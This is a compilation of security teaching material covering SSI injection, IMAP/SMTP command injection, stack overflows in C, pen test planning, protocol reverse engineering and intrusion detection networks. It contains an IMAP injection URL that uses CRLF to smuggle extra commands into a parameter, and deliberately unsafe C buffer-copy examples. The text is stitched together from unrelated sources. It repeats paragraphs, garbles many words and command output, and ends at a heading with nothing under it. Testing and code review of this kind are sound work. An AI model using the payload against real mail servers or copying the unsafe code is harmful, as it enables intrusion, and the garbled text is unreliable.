As in every bad input validation situation, problems arise when the user of a web application is allowed to provide data that's going to make the application or the web server itself behave in an unforeseen manner. Talking about SSI injection, the attacker could provide input that, if inserted by the application (or maybe directly by the server) into a dynamically generated page, would be parsed as SSI directives.

We are talking about an issue very similar to a classical scripting language injection problem; maybe less dangerous, as the SSI directive are not comparable to a real scripting language and because the web server needs to be configured to allow SSI; but also simpler to exploit, as SSI directives are easy to understand and powerful enough to output the content of files and to execute system commands.

Having access to the application source code we can quite easily find out:

1. If SSI directives are used; if they are, then the web server is going to have SSI support enabled, making SSI injection at least a potential issue to investigate;

2. Where user input, cookie content and HTTP headers are handled; the complete input vectors list is then quickly built;

3. How the input is handled, what kind of filtering is performed, what characters the application is not letting through and how many types of encoding are taken into account.

Performing these steps is mostly a matter of using grep, to find the right keywords inside the source code (SSI directives, CGI environment variables, variables assignment involving user input, filtering functions and so on).

Attacking Mail Servers

The IMAP/SMTP Injection

This threat affects all applications that communicate with mail servers (IMAP/SMTP), generally webmail applications.

The IMAP/SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full communication with the backend mail server is possible, it is recommended to make a direct testing.

An IMAP/SMTP Injection makes possible to access a mail server which previously did not have direct access from the Internet. In some cases, these internal systems do not have the same level of infrastructure security hardening applied to the front-end web servers: so the mail server results more exposed to successful attacks by end users.

Some examples of attacks using the IMAP/SMTP Injection technique are:

- Exploitation of vulnerabilities in the IMAP/SMTP protocol
- Application restrictions evasion
- Anti-automation process evasion
- Information leaks
- Relay/SPAM

From a defending perspective, the standard attack patterns are:

- Identifying vulnerable parameters
- Understanding the data flow and deployment structure of the client
- IMAP/SMTP command injection

Identifying vulnerable parameters

In order to detect vulnerable parameters, the tester has to analyze the application’s ability in handling input. Input validation testing requires the tester to send bogus, or malicious, requests to the server and analyze the response. In a secure developed application, the response should be an error with some corresponding action telling the client something has gone wrong. In a not secure application, the malicious request may be processed by the back-end application that will answer with a "HTTP 200 OK" response message.

It is important to note that the requests being sent should match the technology being tested. Sending SQL injection strings for Microsoft SQL server when a MySQL server is being used will result in false positive responses. In this case, sending malicious IMAP commands is modus operanti since IMAP is the underlying protocol being tested.

IMAP/SMTP command injection

Once the tester has identified vulnerable parameters and has analyzed the context in which they are executed, the next stage is exploiting the functionality.

This stage has two possible outcomes:

1. The injection is possible in an unauthenticated state: the affected functionality does not require the user to be authenticated. The injected (IMAP) commands available are limited to: CAPABILITY, NOOP, AUTHENTICATE, LOGIN, and LOGOUT.

2. The injection is only possible in an authenticated state: the successful exploitation requires the user to be fully authenticated before testing can continue

In any case, the typical structure of an IMAP/SMTP Injection is as follows:

- Header: ending of the expected command;
- Body: injection of the new command;
- Footer: beginning of the expected command.

It is important to state that in order to execute the IMAP/SMTP command, the previous one must have finished with the CRLF (%0d%0a) sequence. Let's suppose that in the stage 1 ("Identifying vulnerable parameters"), the attacker detects the parameter "message_id" of the following request as a vulnerable parameter:

http://<webmail>/read_email.php?message_id=4791

Let's suppose also that the outcome of the analysis performed in the stage 2 ("Understanding the data flow and deployment structure of the client") has identified the command and arguments associated with this parameter:

FETCH 4791 BODY[HEADER]

In this scene, the IMAP injection structure would be:
http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%0d%0aV100 CAPABILITY%0d%0aV101 FETCH 4791

Which would generate the following commands:

????
FETCH

4791
BODY[HEADER]
V100
CAPABILITY

V101 FETCH 4791 BODY[HEADER]

Result Expected:

- Arbitrary IMAP/SMTP command injection

The Stack Overflow Attack

Stack overflows occur when variable size data is copied into fixed length buffers located on the program stack without any bounds checking. Vulnerabilities of this class are generally considered to be of high severity since exploitation would mostly permit arbitrary code execution or Denial of Service. Rarely found in interpreted platforms, code written in C and similar languages is often ridden with instances of this vulnerability. An extract from the buffer overflow section of OWASP Guide 2.0 states that:

“Almost every platform, with the following notable exceptions:

J2EE – as long as native methods or system calls are not invoked

.NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke or COM Interop)

PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called “

can suffer from stack overflow issues.

The stack overflow vulnerability attains high severity because it allows overwriting of the Instruction Pointer with arbitrary values. It is a well-known fact that the instruction pointer is instrumental in governing the code execution flow. The ability to manipulate it would allow an attacker to alter execution flow, and thereby execute arbitrary code. Apart from overwriting the instruction pointer, similar results can also be obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack.

Stack overflows occur when variable size data is copied into fixed length buffers located on the program stack without any bounds checking. Vulnerabilities of this class are generally considered to be of high severity

since exploitation would mostly permit arbitrary code execution or Denial of Service. Rarely found in interpreted platforms, code written in C and similar languages is often ridden with instances of this vulnerability. An extract from the buffer overflow section of OWASP Guide 2.0 states that:

“Almost every platform, with the following notable exceptions:

J2EE – as long as native methods or system calls are not invoked

.NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke or COM Interop)

PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called “

can suffer from stack overflow issues.

The stack overflow vulnerability attains high severity because it allows overwriting of the Instruction Pointer with arbitrary values. It is a well-known fact that the instruction pointer is instrumental in governing the code execution flow. The ability to manipulate it would allow an attacker to alter execution flow, and thereby execute arbitrary code. Apart from overwriting the instruction pointer, similar results can also be obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack.

```
int main(int argc, char *argv[])

{

char buff[20];

printf("copying
into
buffer");
strcpy(buff,argv[1]);
return 0;

}
```

When reviewing code for stack overflows, it is advisable to search for calls to insecure library functions like gets(), strcpy(), strcat() etc which do not validate the length of source strings and blindly copy data into fixed size buffers.

For example consider the following function:-

```
void log_create(int severity, char *inpt) {

char b[1024];

if (severity == 1)

{

strcat(b,"Error
occurred
on");
strcat(b,":");
strcat(b,inpt);



FILE
*fd
=
fopen
("logfile.log",
"a");
fprintf(fd,
"%s",
b);

fclose(fd);

. . . . . .

}
```

From above, the line strcat(b,inpt) will result in a stack overflow if inpt exceeds 1024 bytes. Not only does this demonstrate an insecure usage of strcat, it also shows how important it is to examine the length of strings referenced by a character pointer that is passed as an argument to a function; In this case the length of string referenced by char *inpt. Therefore it is always a good idea to trace back the source of function arguments and ascertain string lengths while reviewing code.

Usage of the relatively safer strncpy() can also lead to stack overflows since it only restricts the number of bytes copied into the destination buffer. If the size argument that is used to accomplish this is generated dynamically based on user input or calculated inaccurately within loops, it is possible to overflow stack buffers. For example:-

```
Void func(char *source)

{

Char dest[40];

…

size=strlen(source)+1

….

strncpy(dest,source,size)

}
```

Vulnerabilities can also appear in URL and address parsing code. In such cases, a function like memccpy() is usually employed which copies data into a destination buffer from source until a specified character is not encountered. Consider the function:

```
Void func(char *path)

{

char servaddr[40];

…

memccpy(servaddr,path,'\');

….

}
```

In this case the information contained in path could be greater than 40 bytes before ‘\’ can be encountered. If so it will cause a stack overflow. A similar vulnerability was located in Windows RPCSS subsystem (MS03-026). The vulnerable code copied server names from UNC paths into a fixed size buffer until a ‘\’ was encountered. The length of the server name in this case was controllable by users.

Apart from manually reviewing code for stack overflows, static code analysis tools can also be of great assistance. Although they tend to generate a lot of false positives and would barely be able to locate a small portion of defects, they certainly help in reducing the overhead associated with finding low hanging fruits, like strcpy() and sprintf() bugs. A variety of tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.

Reverse Engineering And Penetration Testing

Much has been written about various tools and technical methods for running network penetration tests or pen tests. However running an effective and successful pen test requires some amount of technical management effort and planning to ensure that the test is successfully architected and executed. Below are 10 useful steps to consider and implement for your next network penetration test that will wow your team!

1. Comprehensive network assessment

A typical pen test at the simplest level does a penetration test of the company's network and systems from the outside (external to the network) and optionally a test from the inside (internal to the network). Many companies choose to stick with the external assessment only.

Much has been written about various tools and technical methods for running network penetration tests or pen tests. However running an effective and successful pen test requires some amount of technical management effort and planning to ensure that the test is successfully architected and executed. Below are 10 useful steps to consider and implement for your next network penetration test that will wow your team!

A good comprehensive pen test approach is to have an external test together with an internal test and explore what internal vulnerabilities can be exploited. This external-to-internal pivot approach provides good visibility into the effectiveness of your layered security program. Can an external phishing attempt on a single user result in a pivot all the way through to administrator privileged access of a high value internal restricted server? Which layers in your security program were successful in blocking the attack?

2. Plan and structure the tests for effective results

Treat a pen test as a project just as you would a technical system rollout. Obtain project management resources if possible and allocate dedicated information security and IT time and effort.

3. Ensure adequate time for upfront planning

Even with the right resource dedicated to the project, a well-structured pen test requires some amount of upfront time to plan out the details of the test, align test goals with management and the pen test team, and review and provide all the required details to the pen test team. Pay special attention to the Pen Test team's pretest request for information. If incorrect IP addresses are provided, then some of the systems or IP ranges will be missing test coverage.

4. Create a communication and alignment plan

If the test involves a social engineering component, decide upfront who will be involved in the test. How many participants will be part of the candidate pool for the test phish email? If you are running a phone test of the IT helpdesk picking the right time and phone numbers to call can be important, if your company has different staffing levels on different shifts. Line up the right people in management who will be provided advance knowledge of the pen test and the individual social engineeringtests. Most importantly make sure that the right people on the information security incident response team are aware of what's going on, so that the team knows how to escalate pen test related results appropriately.

5. Explore the what-if scenarios

Are there some gaps or holes you've always wondered about but don't generally fall into the classic pen testing modus operanti. A pen test is a good time to test out a theory of a possible vulnerability.

6. Monitoring plan

Plan an effective monitoring plan during the pen test. While the pen test is being done by an external team to test the layered defenses, it can also be a very good test of your monitoring and incident response program. This means documenting which systems, sensors and teams triggered alerts during the pen test. Plan for an after action review with the incident response analysts to review how the existing monitoring and sensors worked and use the lessons learned to update the information security program

7. After the pen test

Make sure that pen tests results are qualified by the right frame of reference. Many pen testers will provide a standard report based on a common template that they will reuse for each engagement. Sometimes a company will use the same pen testing provider and results can be compared over time. It is critical however to provide context and background to the results. For example if the number of vulnerabilities reported has doubled from last year, it is important to add the total number of endpoints scanned to the results. If the number of endpoints scanned has also doubled then your number of vulnerabilities per endpoint scanned has remained the same. If you can break the endpoints numbers out by servers and desktops…the more detail to help understand the context of the results the better.

8. Reporting to management

Ensure that reporting to management is part of the pen test engagement. Pen testers will often put together a detailed and very technical slide deck summarizing the test results. Best practice is to have one technical presentation going in-depth with the IT team (CIO and key managers) and a separate and shorter presentation for the executives summarizing the tests with focus on risk impact and mitigation plans. Plan for having the pen testers participate in internal presentations.

9. Scope and coverage

Pen testing today can be many things to many people. Consider not limiting your test to just the network or external facing systems? If you’re doing this test just once a year, how about combining your network pen test with a limited test of critical company websites and some physical assessments including wireless walk around testing and physical access testing.

Reverse Engineering Through Network Protocols

Protocol reverse engineering (PRE) as it is known , is the process of reverse engineering undocumented - or poorly documented - network protocols. It is fairly common for first responders to be presented with a network packet capture (PCAP) containing undocumented bi-directional traffic, or binary files exhibiting such behavior. The content and purpose of these transactions is often learned through "conventional" reverse engineering of the client binary executable (using common dynamic and static techniques). This process is time-consuming in the context of rapidly-evolving incident response scenarios, as extensive analysis of network communications may be complicated by a number of factors. I have been in a number of situations where the binary file simply isn't available for analysis, or the lack of access to the corresponding server code presents an unreasonably large road block. Focused analysis of an unknown network protocol can be accelerated to better support incident response detection needs using a number of complementary techniques, leveraging multiple sources of information, through the process of Protocol Reverse Engineering (PRE).

PRE is the process of extracting the structure, attributes, and data from a network protocol implementation without access to its specification, or in other words, access to formal semantic documentation of the protocol specification is not possible.

PRE accomplishes this by combining different pieces of data collected from incident response to discover attributes of the unknown protocol which can then be turned into functional detections to improve computer network defense (CND) and security intelligence analysis.

For the purposes of Computer Network Defense (CND) and incident response, the protocol's specification is most commonly used to support two goals: the construction of network signatures and protocol decoders. Protocol decoders can be a forensic gold mine if packet captures are available to analysts, but often this is not the case: organizations rarely appreciate the intelligence provided by protocol decoders and often lack a platform on which to deploy them. There's a common obstacle, however, to building both signatures and decoders: the perceived enormity of the task of PRE.

Generally, analysts will have at hand one or more of the following:

1. Client binary or source code (the system receiving commands)
2. Server binary or source code (the system sending commands)
3. Captured network activity (i.e. PCAP)

Although having all three of these pieces of information is ideal, an analyst's objectives from PRE can often be achieved with a certain efficacy even if only one piece of the puzzle is available - even if that piece is only network activity. With respect to PCAPs, access to both the client and server permits creation of network traffic, of course, but I maintain that nothing substitutes for the real thing - as the experienced analyst knows, network activity in the lab never perfectly reflects that observed in the wild.

What each of these components can generally provide via PRE is different, and the ease of discovery varies.The most common attributes that can be captured in a signature or decoder to uniquely identify the protocol in question are:

- Protocol structure: The layout of control signaling, metadata, and payload data for each command.
- Protocol flow: The timing, order, size, and directionality of each complete command and corresponding response.
- Encapsulation: The protocol encapsulating the subject protocol, and method of encapsulation (i.e. if the carrier protocol is above layer 4).
- Command list: The set of commands that may be issued to a client.
- Input range: The range of valid values for each possible command.
- Output range: The range of valid results from each command.
- Encoding: The means by which each protocol datagram is

transformed prior to encapsulation (often for malicious C2, this is to evade detection by generic IDS signatures).

The aforementioned protocol attributes may change depending on the state of the communication between the client and server. This means that detection may be very simple in one state, but far more difficult in another. Additionally, analysts may find that they want to prioritize their PRE objectives based on the most common, or most concerning, protocol state they expect to see in practice. I find it useful to group communications between client and server, and therefore the protocol, into the following five states:

1. Idle
2. Interactive
3. Upload
4. Download
5. Errant

Most modern backdoors will be installed on a victim system (the client), and begin beaconing to the server in an Idle state. This is often periodic, containing basic environment data from the computer on which the client is operating. At some point in time, the operator will begin issuing commands to the client (directory listings, etc etc), entering the Interactive state. It's common to see the operator Upload tools to the client in order to act on his or her objectives. Finally, exfiltration will happen in the Download state. Now, of course, this is not deterministic and different actors will operate in different ways - this is a generalization.

The Errant state is important to call out because some clients will behave differently if an unexpected condition is encountered. Remember that in the case of trojan / backdoor clients, the adversary is making a number of assumptions about the executing environment. The most common error condition I see is when a trojan cannot reach the server due to some intentional or incidental access failure. Behaviors in this condition range from the client becoming extremely verbose in its retry attempts, to extended shutdown modes.

PRE aims to build the protocol specification which is missing. For us practitioners, that translates into the ability to decode and assign semantic meaning to all network activity a given program may generate. Many protocols in use today have a level of complexity that might make this goal seem impossibly high. If your gut tells you this is the case, you'll be happy to know science has your back: PRE can be shown to fall into a class of problems information theory calls NP-complete under certain conditions. In other words, finite-state computers like those we use today cannot efficiently reverse-engineer protocols as their complexity grows. Fortunately for us, most custom C2 protocols used by backdoors/trojans are simple - true in my experience as well as logically, since it is costly for adversaries to build an entirely new, complex protocol.

The unfortunate truth is that automated PRE is largely academic for now, and circumstances where necessary data is embedded in a complex protocol with bad or "proprietary" documentation do occur. How, then, could a mere mortal analyst possibly accomplish this task? My answer is "we don't." We let the objectives of our output determine what we get out of PRE, and when our job is finished. Again, our objectives are construction of protocol decoders and network signatures available as quickly as possible. In agreement with these objectives, it is wise to follow a few principles when performing PRE, which you will see demonstrated in some of the forthcoming articles on PRE techniques.

CYBER security is rife with decisions ill-advised by their theoretical outcomes, and subsequent security failures. Concluding that the partial reconstruction of a protocol isn't valuable due to the possibility, likelihood, or even certainty, that parts of the traffic will remain opaque is to fall victim to this outdated mindset. Even the most limited pieces of data from a mysterious protocol can be valuable when analyzed *en masse*. Consider TCP: If I only knew one field, the destination port for instance, I'd still be able to get a lot of valuable information out of a PCAP.

Signature creation can also fall victim to this mentality. Though PRE may have only identified the role, value, nature, or range of a tiny portion of the protocol, and it may only be known accurate for a limited set of circumstances, codifying this in a signature is still valuable if it can yield hits with a manageable false positive (FP) rate.

The mantra of network IDS (Intrusion Detection Systems) signatures has forever been to reduce false negatives (FNs): failures to detect, or "Type II errors" as scientists call them, are to be avoided even at the expense of increasing false positives (FPs). High FN's, as has been reasoned to me repeatedly, result in no trace of a bad/hostile event, and thus should be avoided even at the expense of high FPs. Although this sounds reasonable in theory, in practice, the difficulty of identifying true positives (TPs) in a pile of FPs can be prohibitively costly and error-prone.

The utility of a signature is not strictly dependent on its correctness. Remember that detection is a means to an end, not an end itself. If FPs generated by a "correct" signature cannot be distinguished from TPs in an affordable and maintainable manner, subsequent actions will not be performed and the correctness is meaningless. This is of course a balancing act that must be carefully orchestrated and tuned for the environment in which the product of PRE will be used.

Analysts must let their questions about a protocol guide their reverse engineering. In practice this philosophy is often manifest in a recursive reverse engineering - detection loop. Partial protocol decoders raise questions about particular aspects of a protocol that guide reverse engineering. False positives and false negatives in signatures which inhibit detection serve as requirements for further PRE. Think of this as the software engineering "spiral" development model, with the realities of network activity turning into prioritized questions by analysts using existing decoders and signatures, which become requirements for PRE that result in incrementally-improved decoders and signatures, and so-on.

Many protocols can exhibit a huge range of behaviors depending on how the client or server is configured. Sometimes this is as simple as a text file accompanying a binary, sometimes it's easily compiled into the code by a weaponizer (Poison Ivy comes to mind here), and sometimes it requires a source code rewrite. Just remember: ALL attributes of ALL protocols are configurable at some level. Attempting to capture all of these conditions in a signature or decoder becomes an exercise in futility at one point or another. Analysts should use their heads, and ask themselves a few questions.

- How is the protocol going to operate with the information I have in-hand?
- How will the protocol operate successfully in my environment?
- What likely assumptions is the adversary going to make, based on common sense, or other intelligence available from previous intrusion attempts in the same campaign?
- What structures in the binary do functions seem to access that will change the protocol's attributes?

Reverse Engineering Intrusion Detection Systems

Intrusion Detection Networks (IDNs) constitute a primary element in current cyber defense systems. IDNs are composed of different nodes distributed among a network infrastructure, performing functions such as local detection{mostly by Intrusion Detection Systems (IDS), information sharing with other nodes in the IDN, and aggregation and correlation of data from different sources. Overall, they are able to detect distributed attacks taking place at large scale or in different parts of the network simultaneously.

IDNs have become themselves target of advanced cyber attacks aimed at bypassing the security barrier they o er and thus gaining control of the protected system. In order to guarantee the security and privacy of the systems being protected and the IDN itself, it is required to design resilient architectures for IDNs capable of maintaining a minimum level of functionality even when certain IDN nodes are bypassed, compromised, or rendered unusable. Research in this field has traditionally focused on designing robust detection algorithms for IDS. However, almost no attention has been paid to analyzing the security of the overall IDN and designing robust architectures for them.

Intrusion Detection Systems (IDS) constitute a primary component for securing computing infrastructures. An IDS monitors activity and seeks to identify evidence of ongoing attacks, intrusion attempts, or violations of the security policies.IDSs have evolved since the RST model proposed in the late 1980s , and the current threat landscape makes the classical approach for intrusion detection no longer valid. Moreover, intrusion detection must also deal with emerging paradigms in computing and communications. For example, performing detection in wireless nodes such as smart phones or wearable sensing devices , requires lightweight procedures that do not consume much resources like energy or memory.

Detection paradigms and architectures have also evolved to cope with the requirements of complex network infrastructures. Rather than stand-alone components strategically placed to protect a complete network or system, the current trend is to rely on a distributed network of detection nodes. Intrusion Detection Networks (IDN) are composed of different IDS nodes distributed among a network performing local detection and sharing information with other nodes in the IDN. One of the major advantages of IDNs is that, because the detection functions are distributed across different network locations, so is the workload required for each function.

IDNs attempt to solve this problem by distributing the tasks among different nodes. Depending on their role in the network, some nodes gather local data and send it to another node, probably with more resources, who correlates the data and performs actual detection. This separation of duties makes IDNs a suitable solution for distributed systems, including mobile ad hoc networks (MANETs), where there are no central nodes and every host must collaborate to ensure a proper network behavior. IDNs are also used in networks geographically separated to allow different entities to collaborate and mitigate large scale attacks [Bye et al., 2010]. Current attacks are capable of infecting simultaneously various networks or incorporating evasion techniques to pass undetected [Fogla and Lee, 2006]. Moreover, many zero-day attacks target simultaneously a huge number of systems worldwide, leaving little time to patch other networks. Thus, to prevent threats from propagating through different domains, collaboration between
different IDNs is essential.

Since they are key elements of most organizations' cyberdefense systems, IDSs often become themselves the target of attacks aimed at undermining their detection capabilities. This may result in the degradation of the second property evaluated by the Common Criteria, which states that countermeasures must be correct. Actually, when attacking a system, the adversary's RST goal is to degrade the effectiveness of the cyber defenses, thus making the countermeasures inappropriate. In the case of IDNs, attackers may use common attacks for networks to degrade the efficiency of the detection accuracy.

An IDS is a system that analyzes data to detect malicious activity, reporting an alert if such an activity is found. IDSs are normally formed from several components. In the most classical architecture, IDSs consists of 4 components, namely the decoder, the preprocessor (or set of preprocessors), the detection engine and the alert module. The way in which these components work is thus:

1. The decoder receives pieces of raw audit data from the audit data collectors and transforms each of these pieces into data that the preprocessor can handle.

2. The preprocessor extracts features from the raw data. It receives the pieces of data transformed by the decoder, analyzes them to determine which pieces depend on each other and treats dependent pieces in such a way that they can be later scrutinized by the detection engine. A typical preprocessor widely used in network-based IDSs is the TCP preprocessor, whose main task is to compose session flows from a given set of TCP segments (reordering fragments, assembling them, etc). Currently, sophisticated preprocessors are able to perform detection tasks supplementing those performed by the detection engine.

3. The detection engine receives the data treated by the preprocessor and examines it searching for intrusions. If an intrusion is found, the detection engine requests the alert module to raise an alert.

4. The alert module is in charge of raising the alerts requested by the detection engine. Raising an alert can range from logging the alert in a locale to emailing the alert to the system administrator.

There exists many different taxonomies to classify IDSs, depending on the corresponding component of the IDS:

1. Regarding the source of the audit data, an IDS can be network based or host based:

   (a) Network IDSs (NIDSs): they analyze network traces c. The level of detection may vary from one NIDS to another, but most of them have

modules in charge of analyzing packets from the network, transport, and application layers in the OSI model. For instance, Snort, one of the most used open source IDSs, has a preprocessor specialized in HTTP data, another one for TCP data and the same for the other protocols and layers in the OSI model. NIDSs are normally placed outside the system being monitored but in the same network segment, thus enabling them to monitor a complete LAN.

Host IDSs (HIDSs): they analyze local data of the devices. Most of them analyze the sequence of system calls of the programs running in the device. Within these sequences, optimal HIDS analyze system call arguments, memory registers, stack states, system logs, user behaviors, etc.

2. Regarding the model used to detect malicious activity, an IDS can be misuse-based, anomaly-based or hybrid. In next section we analyze in detail these approaches.

3. Regarding the type of action triggered when a malicious behavior is detected, an IDS can be active or passive:

    (a) Passive IDS: when a malicious behavior is detected, an alert is raised and no further action is taken.

    (b) Active IDS: apart from raising an alert, the IDS tries to neutralize the malicious data by executing a predetermined ned action. Some authors refer to active IDSs as Intrusion Prevention System (IPS).

Regarding the technology, IDSs may be wired or wireless. Furthermore, wireless IDSs can be further classified as fixed or mobile.

1. Regarding the data processing method and the arrangement of its compo-nents, IDSs can be centralized or distributed.

2. Regarding the timing of the detection process, IDSs can be real time or non-real time.

3. Regarding the detection technique, IDSs can be state-based or transition-based.

Detection Approaches

There are many possible approaches to detect intrusions. They can be classified in three main categories: misuse, anomaly, or hybrid detection. Each of these detection approaches, together with the machine learning techniques used for anomaly detection, are next presented.

Misuse Detection

Misuse detection looks for intrusive evidence in the monitored events using previous knowledge from known attacks and malicious activity. The most common approach for misuse detection is to compare the monitored events with intrusive patterns stored in a database. These stored patterns are called signatures, and misuse detection is often called signature-based detection. For example, Snort is a NIDS which contains a huge number of publicly available signatures. The signatures follow a specific format, and allow for a deep inspection of the network packets at network (IP protocol), transport (TCP and UDP protocols) and application layer (protocols such as HTTP, FTP, SMTP, etc.).

Although signature-based is the most common approach for misuse detection, there are additional methods to represent knowledge of known attacks. Attack path analysis for example, models the actions provoked by a potential attack in the system using several attack paths. If a monitored event follows any attack path from the beginning to the end, then it is considered intrusive.

Misuse detection works well for known vulnerabilities and attacks. Indeed, they have low false positive rates because if an activity matches a signature or follows a known attack path, then it is very likely that this activity actually has malicious intentions. However, misuse detection is not able to detect zero-day attacks. These attacks do not have an associated signature in the IDS, either because they have been discovered recently and the signatures have not been published yet, or because the IDS have not been updated with the new required signatures.

Anomaly Detection

Anomaly detectors compare monitored activity with a predetermined model of normality to detect intrusions. These systems compute the model of normality by a learning process that is usually done online, i.e., before deployment, although recent approaches suggest the use of online training to update the model as new normal activities are observed. The monitored activity can be either network, service requests, packet headers, data payloads, etc. During the learning process, the system analyzes a set of normal data and computes the normal model. Afterwards, any activity that does not t in the normal model is considered a potential intrusion.

Statistic-based approaches center around the normal model as the probabilities of appearance of certain patterns in the training data, using thresholds and basic statistical operators such as the standard deviation, mean, co-variance, etc. In detection time, any activity that considerably differs from the learned probabilities is considered malicious. Here, the term considerably depends on the thresholds established, which also determines the trade off between false positive and detection rates.

Specification based approaches are built by experts who know how the system monitored should behave. Any activity that does not display this behavior is considered anomalous. The anomalies are detected whenever the state-machine does not end the execution in a valid state.

Heuristic-based approaches automatically generate the model of normal behavior using different approaches such as machine learning algorithms [Pastrana et al., 2012], evolutionary systems [Aziz et al., 2012] or other artificial intelligence methods [Kumar et al., 2010]. This approach is probably the most extended in the research community because it provides lightweight solutions offering good results. A more detailed explanation of machine learning for intrusion detection is given below.

Payload-based detectors analyze application layer data to look for attacks. One of the problems of using anomaly-detection for detecting malicious payloads is the difficulty of deriving features from the monitored data. A common approach is to extract n-grams from payloads to compute the model and detect anomalies [Wang et al., 2006]. An n-gram is a sequence of consecutive bytes obtained from a longer string. The use of n-grams has been widely explored in the intrusion detection area, although it presents some limitations too. Moreover, the size of the vectors increases exponentially with n, which makes this method useless in some restricted scenarios.

One potential problem of anomaly-based IDSs is the need to periodically re-train the model as network tracers evolve. Online training solves this problem, but also opens the door to new threats as we discuss later. Another problem is that they still present some limitations that make them useless in real world scenarios, including the huge amount of false positives they produce or the difficulty to faithfully compute a model of normality. As a consequence of this, few commercial systems actually use anomaly-based approaches.

Hybrid Detection

Anomaly based detectors produce a huge amount of false positives if the model of normality is not generic enough. The alternative are misuse-based detectors, which however are unable to detect zero-day attacks and are vulnerable to polymorphism. In order to properly detect real-world intrusions, a combination of both techniques is necessary. Hybrid IDSs combines both misuse detection and anomaly detection. For example, in Snort [Roesch, 1999], the data preprocessors performs anomaly-based detection while decoding and generating the events, and the detection engine performs the signature matching.

Artificial Intelligence And Machine Learning

Artificial Intelligence (AI) looks for methods and procedures to provide computers with human-like intelligence. In the case of intrusion detection, because of the huge amount of data being processed in the cyberspace, it is required to use automatic tools that detect intrusions without little human intervention.

Machine Learning (ML) is a branch of AI which provides such methods. ML algorithms automatically build detection engines from a set of events performing a training process. These models are then used to detect intrusions in real time. There are two classical approaches to train the system: supervised and unsupervised. In a supervised setting, the training dataset is labeled, and the learning algorithm knows to which class each trace belongs to.

Examples of supervised learning algorithms are Decision Trees, Artificial Neural Networks (ANNs) and Support Vector Machines (SVM). An unsupervised algorithm obtains a program that is able to separate traces from different erent classes without knowing which the exact class of each trace is. Clustering and Correlation-based algorithms are good examples of unsupervised ML. ML techniques offer the benefit that they can detect novel differences in tracers (which presumably represent attacks) by being trained on normal (known good) and attack (known bad).

Classification algorithms build classifiers from a training data set that are used to classify events in detection time. Given a set of n samples $X = X_1; ::::; X_n$ where each sample X_i is composed of j features $(F_1; ::::; F_j)$, a classification algorithm generates a classifier that, for each new trace provided, returns its estimated class C_i from the set of classes $C = C_1; ::::; C_k$.

Nowadays, many intrusion detection techniques proposed by various research communities use ML and classification algorithms to discern between normal and intrusive data.

Intrusion detection components such as Snort must be implemented in a single device. Therefore, this host is in charge of gathering the data (monitor the network), pre-process it, running detection algorithms, and generating responses accordingly. This approach is inappropriate both for resource-constrained scenarios and for large networks. The problem becomes even harder if the worst-case scenario for detection is forced by an adversary.

IDNs attempt to solve this problem by distributing the tasks among different nodes. Depending on their role in the network, some nodes gather local data and send it to another node, probably with more resources, who correlates the data and performs actual detection. This separation of duties makes IDNs a suitable solution for distributed systems, including mobile ad hoc networks.

Networks And Architecture

A large-scale coordinated attack targets or utilizes a large number of hosts that are distributed over different administrative domains, and probably in different erent geographical areas. These attacks have the property of targeting multiple networks or sites simultaneously, and may use evasion techniques to stealthy compromise each single network. For example, an attacker may slow down the scan in one single host by increasing the frequency of packets sent to this host. Meanwhile, it can use the time between packets to scan hosts from other networks. The main characteristic of large-scale attacks is that they usually target multiple hosts from either a single host or from many hosts. That is, the attack is distributed among various hosts.

IDNs are used in many scenarios, from collaborative domains, where different entities share information to detect global attacks, to local wireless network composed by a network of sensors, like for example Mobile Ad-hoc Network (MANET). In both cases, the IDN is composed of multiple nodes distributed over the network where each node communicates with one or many other nodes. Depending on how nodes are connected and which are their responsibilities or roles within the network, the architecture of an IDN can be either centralized, hierarchical, or distributed.

In a centralized architecture, there is a central node gathering data from the remaining nodes in the network. The central node correlates the data and emit responses. The main problem of this approach is that the central node becomes a critical point, and if it falls down (for example, due to an attack or bandwidth bottlenecks), the entire IDN falls. Moreover, the central node requires much more processing and communication capabilities, which makes this architecture useless for constrained networks like MANETs. DShield is a co-operative, web-based project, where a central server receives data from multiple sources and generates security reports, such as the most trending attacks or recently discovered vulnerabilities. These reports are accessible through Internet. DShield works in a client-server model, and users can upload their logs using a web interface.

In a hierarchical architecture the network is organized into different levels of detection and nodes have different roles depending on their responsibilities within the hierarchy. Each level of the hierarchy is divided into zones or clusters. In each cluster, cluster-members gather local data and provide these data to the cluster-head, and this aggregated data is then transmitted to a higher level node, who correlates. This way, a tree-based hierarchical architecture is established to cover all the network. For example, DSOC is a hierarchical IDN for protecting different networks through the Internet. DSOC considers four roles of IDN nodes: data collectors, remote correlators, local analyzers and global analyzer.

In a distributed architecture, the nodes share responsibilities and there are no central, critical nodes. Nodes have two main functions. First, they detect intrusions locally using monitored events within their sites. Second, nodes share data with other nodes to correlate with their local detection and thus obtain a global awareness of the network. Information sharing can be done in different ways, following a Peer-to-Peer model, a subscribe-publish behavior etc. DOMINO is a complex co-operative network that connects nodes through Internet. The nodes are connected following a distributed architecture, although each of them performs detection in local networks using local hierarchies.

Techniques For Reverse Engineering Intrusion Detection Systems (IDS's)

Reverse engineering IDS's first gained attention in the late nineteen nineties, when IDSs were becoming so sophisticated (for the era) that reverse engineers were forced to consider them while targeting the endpoints. Nowadays, the reverse engineering of IDS's is a lot more sophisticated and there are a number of established techniques as follows:

Packet Insertion And Evasion

An evasion succeeds when the NIDS ignores packets which are going to be processed on the endpoints (packet evasion) or when it accepts and processes a packet which is not processed by the endpoint system (packet insertion). Packet insertion and evasion lead to different data being processed at the endpoints and NIDS, which can be used by an adversary, for example, to evade a signature matching. These solutions mainly rely on normalizing the tracer before it reaches the NIDS, or to configure the NIDS specifically for each endpoint operating system (the last solution is implemented in the popular IDS Snort. These solutions solve the problem of ambiguous tracers, and are rather efficient in current networks. Thus, research on attacks to IDS have turned to higher layers of the detection.

Polymorphic Worms And Mutant Exploits

